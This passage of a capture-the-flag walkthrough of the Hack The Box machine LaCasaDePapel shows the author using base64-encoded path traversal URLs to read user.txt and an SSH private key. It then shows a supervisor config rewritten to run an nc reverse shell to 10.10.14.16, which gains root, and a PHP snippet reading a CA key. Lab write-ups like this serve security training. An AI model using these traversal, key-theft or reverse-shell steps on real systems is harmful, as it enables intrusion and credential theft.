root@thp3:/opt/htb/lacasadepapel.htb# echo -n U0VBU09OLTEvMDEuYXZp | base64 -d
SEASON-1/01.aviroot@thp3:/opt/htb/lacasadepapel.htb#
```

echo U0VBU09OLTEvMDIuYXZp | base64 -d

```
root@thp3:/opt/htb/lacasadepapel.htb# echo U0VBU09OLTEvMDIuYXZp | base64 -d
SEASON-1/02.aviroot@thp3:/opt/htb/lacasadepapel.htb#
```

Going back to the directories, I knew where the user.txt file is and copied the path. This was down as ../../berlin/user.txt

I once again used base64, this time to encode.


echo -n ../../berlin/user.txt | base64

```
root@thp3:/opt/htb/lacasadepapel.htb# echo -n ../../berlin/user.txt | base64
Li4vLi4vYmVybGluL3VzZXIudHh0
```

I now used this to see if I could get the user hash.

I knew the structure of the URL is https://lacasadepel.htb/file/$ENCODEDPATH$

So I attempted to download the file from
https://lacasadepel.htb/file/Li4vLi4vYmVybGluL3VzZXIudHh0




I output the file successfully

```
root@thp3:/opt/htb/lacasadepapel.htb# cat user.txt
4dcbd172fc9c9ef2ff65c13448d9062d
```

SSH Access

Going back over my previous enumeration, I saw that I had found an id_rsa which is the private key for an SSH session. I immediately run through the same technique as previously mentioned to download the file.

https://lacasadepel.htb/?path=../../berlin/.ssh/id_rsa




I again converted to base64

echo -n ../../berlin/.ssh/id_rsa | base64

```
root@thp3:/opt/htb/lacasadepapel.htb# echo -n ../../berlin/.ssh/id_rsa | base64
Li4vLi4vYmVybGluLy5zc2gvaWRfcnNh
```

Once entered, the download started.



Once I had the file, I attempted each user in turn to see if the key was successful.

```
root@thp3:/opt/htb/lacasadepapel.htb# ssh berlin@10.10.10.131 -i id_rsa
berlin@10.10.10.131's password:
```

```
root@thp3:/opt/htb/lacasadepapel.htb# ssh dali@10.10.10.131 -i id_rsa
dali@10.10.10.131's password:
```

```
root@thp3:/opt/htb/lacasadepapel.htb# ssh nairobi@10.10.10.131 -i id_rsa
nairobi@10.10.10.131's password:
```

```
root@thp3:/opt/htb/lacasadepapel.htb# ssh oslo@10.10.10.131 -i id_rsa
oslo@10.10.10.131's password:
```

Typically, it had to be the last user I attempted, and I have a shell.

Getting root Shell

Looking into the box, I always list what is in the home users' directory.

```
lacasadepapel [~]$ ls -al
total 24
drwxr-sr-x    4 professo professo      4096 Mar  6 20:56 .
drwxr-xr-x    7 root     root          4096 Feb 16 18:06 ..
lrwxrwxrwx    1 root     professo         9 Nov  6 23:10 .ash_history -> /dev/null
drwx------    2 professo professo      4096 Jan 31 21:36 .ssh
-rw-r--r--    1 root     root            88 Jan 29 01:25 memcached.ini
-rw-r-----    1 root     nobody         434 Jan 29 01:24 memcached.js
drwxr-sr-x    9 root     professo      4096 Jan 29 01:31 node_modules
```

I could see Memcached.ini file with root permissions. It provided view permissions, so I output the contents to see what was inside.

```
lacasadepapel [~]$ cat memcached.ini
[program:memcached]
command = sudo -u nobody /usr/bin/node /home/professor/memcached.js
```

I decided to download the file and amend it locally and then re-upload it. I downloaded it via scp.

scp -i id_rsa professor@10.10.10.131:/home/professor/memcached.ini .

```
root@thp3:/opt/htb/lacasadepapel.htb# scp -i id_rsa professor@10.10.10.131:/home/professor/memcached.ini .
```

I amended the file and chose to put a nc command to see if this would call me back.

```
root@thp3:/opt/htb/lacasadepapel.htb# cat memcached.ini
[program:memcached]
command = nc 10.10.14.16 1234 -e /bin/bash
```

I deleted the Memcached.ini file from the directory and uploaded the new one.

```
lacasadepapel [~]$ rm memcached.ini
```

scp -i id_rsa memcached.ini professor@10.10.10.131:/home/professor

```
root@thp3:/opt/htb/lacasadepapel.htb# scp -i id_rsa memcached.ini professor@10.10.10.131:/home/professor
memcached.ini                                 100%   63     1.7KB/s   00:00
```

I set a nc listener up on my machine and then waited. It was only around 15 seconds and I had got a shell.

```
root@thp3:/opt/htb/lacasadepapel.htb# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.131] 34143
```

Once I had the shell, I attempted to spawn into a better shell

Python -c 'import pty; pty.spawn("/bin/bash")'

```
root@thp3:/opt/htb/lacasadepapel.htb# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.131] 33091
python -c 'import pty; pty.spawn("/bin/bash")'
bash-4.4#
```

And I had a root shell.

```
bash-4.4# ls
ls
bin         home        mnt         run         sys
boot        lib         opt         sbin        tmp
dev         lost+found  proc        srv         usr
etc         media       root        swap        var
bash-4.4# whoami
whoami
root
```

Success!!!

```
bash-4.4# cd /root
cd /root
bash-4.4# ls
ls
root.txt
bash-4.4# cat root.txt
cat root.txt
586979c48efbef5909a23750cc07f511
bash-4.4#
```

An the root.txt file is revealed.

Appendices

$hom= '/home';
=> "/home"
$files = scandir($hom);
=> [
  ".",
  "..",
  "berlin",
  "dali",
  "nairobi",
  "oslo",
  "professor",
]

$caKey = file_get_contents('/home/nairobi/ca.key')

$dir = scandir('/home/nairobi');